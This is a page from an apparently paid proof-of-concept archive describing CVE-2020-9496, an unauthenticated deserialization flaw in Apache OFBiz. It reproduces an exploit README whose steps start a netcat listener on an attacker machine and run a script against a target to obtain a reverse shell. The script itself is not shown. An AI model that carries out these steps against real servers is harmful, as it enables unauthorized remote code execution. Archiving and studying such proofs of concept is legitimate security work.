Goal Reached Thanks to every supporter — we hit 100%!

Goal: 1000 CNY · Raised: 1359 CNY

100%

CVE-2020-9496 PoC — Apache OFBiz 代码问题漏洞

Source
Associated Vulnerability
Title: Apache OFBiz 代码问题漏洞 (CVE-2020-9496)
Description:XML-RPC request are vulnerable to unsafe deserialization and Cross-Site Scripting issues in Apache OFBiz 17.12.03
Description
ApacheOfBiz 17.12.01 - Unauthorized Remote Code Executión 
Readme
# CVE-2020-9496
ApacheOfBiz 17.12.01 - Unauthorized Remote Code Executión 

XML-RPC request are vulnerable to unsafe deserialization.

# Steps

## Step 1:

`pip3 install -r requeriments.txt`

## Step 2:


`nc -nlvp <port>` # attack computer

## Step 3:

`python3 shell.py -i <remote IP> -p <remote port> -li <local IP> -lp <local port>`

## Step 4:

**You should have a shell in your nc listener**

![shell](https://user-images.githubusercontent.com/87484792/184951495-a1a03e14-9e22-4433-bb7d-354e5b6c5a03.gif)

File Snapshot

Log in to view the POC file snapshot cached by Shenlong Bot

Log in to view
Remarks
    1. It is advised to access via the original source first.
    2. Local POC snapshots are reserved for subscribers — if the original source is unavailable, the local mirror is part of the paid plan.
    3. Mirroring, verifying, and maintaining this POC archive takes ongoing effort, so local snapshots are a paid feature. Your subscription keeps the archive online — thank you for the support. View subscription plans →